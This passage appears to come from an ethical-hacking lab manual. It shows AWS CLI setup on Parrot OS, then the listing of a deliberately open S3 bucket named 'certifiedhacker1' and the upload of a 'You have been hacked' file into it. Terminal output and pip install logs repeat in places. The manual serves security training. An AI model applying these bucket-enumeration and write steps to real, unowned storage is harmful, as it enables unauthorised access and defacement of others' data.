Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[root@parrot] ~
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

aws help
aws <command> help
aws <command> <subcommand> help
aws: error: the following arguments are required: command
[x]-[root@parrot] ~
#aws configure
AWS Access Key ID [None]: 
AWS Secret Access Key [None]: 
```

22. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C** on your keyboard, and minimize the browser window. Switch to the **Terminal** window.
23. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.
24. In the **Default region name** field, type **eu-west-1** and press **Enter**.
25. The **Default output format** prompt appears; leave it as default and press **Enter**.

```

awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2->awscli) (0.4.8)
[root@parrot]~[~]
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for general use. For more information, see the AWS CLI version 2 installation instructions at: https://docs.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

aws help
aws <command> help
aws <command> <subcommand> help
aws: error: the following arguments are required: command
[root@parrot]~[~]
#aws configure
AWS Access Key ID [None]: AJI
AWS Secret Access Key [None]: kaS
Default region name [None]: eu-west-1
Default output format [None]:
[root@parrot]~[~]
#

```

26. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker1** in the AWS service. We are going to use that bucket in this task.

Note: The public S3 buckets can be found during the enumeration phase.

27. Let us list the directories in the certifiedhacker1 bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker1**) and press Enter.

Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.


28. This will show you the list of directories in the **certifiedhacker1** S3 bucket, as shown in the screenshot.

```

aws s3ls s3://certifiedhacker1 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~]
#aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20    5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22    5201590 PRE-Whitepaper.pdf
[root@parrot]~[~]
#

```

29. Now, maximize the browser window, type **certifiedhacker1.s3.amazonaws.com** in the address bar, and press **Enter**.
30. This will show you the complete list of directories and files available in this bucket.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult>
<Name>certifiedhacker1</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
<Key>PRE-Publication-version-SP.800-203.pdf</Key>
<LastModified>2022-04-25T06:52:20.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>PRE-Whitepaper.pdf</Key>
<LastModified>2022-04-25T06:52:22.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```

31. Minimize the browser window and switch to **Terminal**.
32. Let us move some files to the certifiedhacker1 bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.

33. By issuing this command, you are creating a file named **Hack.txt**.




```
echo "You have been hacked" >> Hack.txt - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot] ~
# aws s3 ls s3://certifiedhacker1
2022-04-25 02:52:20      5201590 PRE-Publication-version-SP.800-203.pdf
2022-04-25 02:52:22      5201590 PRE-Whitepaper.pdf
[root@parrot] ~
# echo "You have been hacked" >> Hack.txt
[root@parrot] ~
#
```

34. Let us try to move the **Hack.txt** file to the **certifiedhacker1** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker1** and press **Enter**.
35. You have successfully moved the **Hack.txt** file to the **certifiedhacker1** bucket.

